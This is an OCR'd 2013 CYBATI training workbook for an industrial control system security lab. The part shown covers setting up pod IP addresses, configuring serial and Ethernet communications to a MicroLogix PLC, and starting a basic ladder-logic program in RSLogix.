# Critical Infrastructure and Control System Cybersecurity GridSecCon 2013 Workbook

(Updated October 2, 2013)

CYBATI
CI/KR Cybersecurity Company
cybati.org

Copyright 2011-2013 – CYBATI/cybati.org

# NOTICE


- The laboratory environment for this class is not private. Network traffic and host sessions will be monitored throughout the duration of the session to provide real time feedback during the laboratory situations and to aid in course development.
- Do not use the training kit, the laboratory network or Internet access for any personal or unrelated business purposes. This network and training kit are to only be used for laboratory exercises and items directed related.
- Do not perform unethical activities using the laboratory network or systems.
- If you have any questions or concerns please direct them to the course instructor, proctor or volunteer.

Copyright 2011-2013 – CYBATI/cybati.org 

This area left intentionally blank.

Copyright 2011-2013 – CYBATI/cybati.org 

# POD IP CONFIGURATION




Copyright 2011-2013-2012 – CYBATI/
cybati.org

3

**Instructions**

Write down your Instructor or Proctor assigned POD Number and IP address information here and take this page out of your book. You have two of them. ☺
NOTE: If this is not an instructor led course then your IP addresses do not change and you are POD 1.

POD NUMBER: _____

VirtualBox O/S Windows 7 IP Address: _____

VirtualBox O/S Backtrack IP Address: _____

Controller IP Address: _____

(Instructions continued on next slide)

Copyright 2011-2013-2012 – CYBATI/
cybati.org

# Initialize the Controller

- Toggled inputs and outputs are displayed in controller LCD panel

- This example shows I:0/0, I: 0/1 and I:0/4 in the on state.


Copyright 2011-2013 – CYBATI/cybati.org 4

**Instructions**

This screen provides the current RUN mode (REMOTE) and the current status of inputs (I) and outputs (O). Pressing the momentary push buttons or toggling the ON/OFF switches, you will notice that the PLC indicates the current state of the inputs. The MicroLogix 1400 (the MicroLogix 1100 is depicted above) will have a smaller font screen with more inputs and outputs indicated.

(Instructions continued on next slide)

# Initialize the Ubuntu Laptop



- RSLogix Micro English is the programming interface for the Allen-Bradley ML1100 and ML1400 controller
- RSLinx Classic is the communication editor
- TIAA Portal is the programming interface for the Siemens S7-1200 controller
- CYBATI_HMI is the Human Machine Interface to the controller
- Oracle VM VirtualBox is a virtual machine program to run virtual machines
- CYBATI LABS Folder (**stuff**) provides a file sharing mechanism between the host O/S (Ubuntu) and the guest O/Ss (Windows 7 and Backtrack 5)

Copyright 2011-2013 – CYBATI/cybati.org 5

**Instructions**

Power up all components. If there are any problems during the initialization process, please contact your instructor or proctor. You will log in to the computer with the username and password pair of student / cybati. At this time you will not log in to the controller. We will discuss the controller screen in a couple of slides.

(Instructions continued on next slide)

# Configure Communications

- Configure DF1 / RS-485 communications using RSLinx Classic
- Configure Internet Protocol Communications using Windows 7 Network Properties, Backtrack ifconfig and RSLogix Micro

- Pod IP address assignments
  - Windows 7 : 172.16.P.10
  - Backtrack : 172.16.P.20
  - Ubuntu Host: 172.16.P.199
  - Controllers : 172.16.P.30
  - Subnet Mask: 255.255.255.0
  - Default Gateway: 172.16.P.1
  - DNS: 8.8.8.8

Copyright 2011-2013 – CYBATI/cybati.org 


**Instructions**

DF1 / RS-485 is a legacy serial communications interface and protocol. It is still commonly used in industrial environments for direct connectivity and smaller, legacy deployments. DF1 / RS-485 will be used for initial configuration of the controller and portions of Lab 2, afterwards the labs will focus on Ethernet / IP communications. Your instructor or proctor should have assigned a POD number to your group. Unique IP addresses will be used for each POD replacing the letter P with the number assigned. For example if your group is Pod **1** your IP addresses would be 172.16**.1**.10 for the controller.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# Configure Communications Windows 7




Copyright 2011 – CYBATI/cybati.org 7

**Instructions**


****** Ask instructor if the laptops are to be assigned via DHCP or static.**

The commands to set your Windows 7 laptop IP address setting are scripted. Open CYBATI_Labs on the desktop , then click on the folder Labs, then the folder ip_address_assignment. Open Windows and then click on your pod number's batch file.

You can verify the settings by opening the Shortcuts folder on the desktop and then clicking on "Network Connections". Right click on Local Area Connection and select Properties. Double-click on "Internet Protocol Version 4 (TCP/IPv4) and modify the settings are prescribed by your POD number and shown in the slide.

(Instructions continued on next slide)

# Lab 1 (cont) – Configure Communications Backtrack IP




Copyright 2011 – CYBATI/cybati.org 8

**Instructions**


****** Ask instructor if the laptops are to be assigned via DHCP or static.**

The commands to set Backtrack's IP address at runtime are scripted. These commands will need to be re-issued at each restart. Open CYBATI_Labs on the desktop, then Labs, then ip_address_assignment, then Backtrack and then select your pod number. Run the command in the terminal.

You can verify these settings by opening the command terminal prompt and executing **ifconfig eth0** and **route –n**.

(Instructions continued on next slide)

# Configure Communications DF1 / RS-485




Copyright 2011-2013 – CYBATI/cybati.org 

**Instructions**

Open RSLinx Classic from the Windows 7 Desktop by clicking the Start button and typing RSLinx in the "Search programs and files" input box. Select RSLinx Classic.

Review the active connections under AB_DF1-1, DH-485. You should see a 01 ML1[1,4]00 without an X through it. If you see an X through the icon you are currently unable to communicate with the controller and there is a port conflict and proceed to the section below **FIX MY COM PORT**. If you see the un-Xed version of the controller icon, right-click on it and select Driver Diagnostics. You should see the Total Packets Sent and Replay Packets Received incrementing sequentially. Close the windows – you have now validated the previously defined serial communications to the controller.

**FIX MY COM PORT**

---


We are going to find out what com port has been assigned to the USB to RS485 interface. We have yet to be able to find a way to hard code this value after imaging workstations using Clonezilla.

1. In Windows 7 click the Start button; then, type "device manager" in to the "Search programs and files" input box. Click on device manager located in the Control Panel category.
2. Select the Ports (COM & LPT) menu tree item and identify what COM port has been selected for the DGYCGK device. Write this COM port down, or memorize it – whichever you prefer.
3. Using RSLinx Classic, select the Communications menu item and then Configure Drivers.
4. Click the AB_DF1-1 driver which should also indicate a Status of Conflict. Select "Configure"
5. Change the COM port to equal the COM port you identified earlier and click "Auto-Configure".
6. You will kindly be presented with a pop-up stating that the process failed; however, click OK and you will see in the status panel next to Auto-Configure you were successful. Click OK and exit out of RSLinx Classic.
7. Now continue with the part after "FIX MY COM PORT"

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# Configure Communications Controller IP (ML1[1,4]00) Part 1 of 2




Copyright 2011 – CYBATI/cybati.org 

**Instructions**


The controller IP address can only be managed through DHCP (Dynamic Host Configuration Protocol) or using RSLogix Micro Starter Lite (RSLogix Micro). Open RSLogix Micro from your desktop. You will be prompted again by User Account Control to allow this application to run, select yes. Select the RSLogix Micro Menu Comms / System Comms. As reviewed earlier in RSLinx, an AB_DF-1 / DH-485 communication channel should be established to the MicroLogix 1100 or MicroLogix 1400. If you do not see this channel contact your instructor or proctor. Click the OK button.

Select the OFFLINE drop-down box and then Go Online. This will initiate a connection with the controller allowing you to download the current ladder logic. Select Create New File and RSLogix will establish the connection, download in active ladder-logic and return back to the programming interface.

(Instructions continued on next slide)

Copyright 2011 – CYBATI/cybati.org 

# Lab 1 (cont) – Configure Communications Controller IP (ML1[1,4]00) Part 2 of 2



Copyright 2011 – CYBATI/cybati.org 

**Instructions**

Double-click on Channel Configuration, then click on the Channel 1 tab. Channel 0 is the DF-1 / RS-485 configuration tab while Channel 1 is the E/IP configuration tab. Uncheck the default setting of BOOTP Enable. Configure the IP address as shown replacing the Pod number P with your value. When complete click Apply. A pop-up will occur providing a Warning message that communication on Channel 1 will be lost. This is ok as we are not communicating via Channel 1, we are configuring the controller using Channel 0. Click Apply. Then Click OK.


ML1100 PLC Configuration
IP address: 172.16.P.30
Subnet Mask: 255.255.255.0
Gateway Address: 172.16.P.1
LEAVE NAME SERVERS BLANK or DEFAULTS

To verify the new setting directly on the ML1100, on the physical controller press the ESC button, then down arrow to Advance Set, push the OK button. Next use the down arrows to select ENET CFG. You should now see the MAC address and assigned IP address on the controller LCD screen.

(Instructions continued on next slide)

Copyright 2011 – CYBATI/cybati.org 

# Ladder Logic Programming




Copyright 2011-2013 – CYBATI/cybati.org 


**Instructions**

In Windows 7, launch RSLogix Micro from the desktop using the Start button and "Search for programs and files". Click to create a "New" Project and then name and select the type of processor (you will need to review the hardware information label located on the side of the PLC). Note the types of processors available to you may vary from what is depicted on the slide. Click the OK button to continue.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# Ladder Logic Programming




Copyright 2011-2013 – CYBATI/cybati.org 


**Instructions**

You will now be presented with the configuration screen for the controller, its communications and ladder logic programming. We will review other properties within the controller later in this laboratory.

Click on the first rung of the ladder 0000. It will turn red (as shown in greyscale in the book) showing that it is the currently selected rung. Next click on the normally open contact (depicted in the slide as “Examine if Closed”), this will place an empty contact (Examine if Closed [XIC]) in the rung. If you remember from lecture this means “look for a 1” within the input register location inside the PLC.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 





**Instructions**

Now add the address of the first contact, I:0/2 (Note the address is the number zero not the letter O). After you complete naming the contact press enter. A popup window will display allowing you to enter a description of the variable, enter “Green Push Button”. Press the OK button.

Next click on the output energize symbol (OTE) as shown in the slide. This condition will write a 1 to the register location if the preceding conditions in the ladder logic rung are true.


(Instructions continued on next slide)




**Instructions**

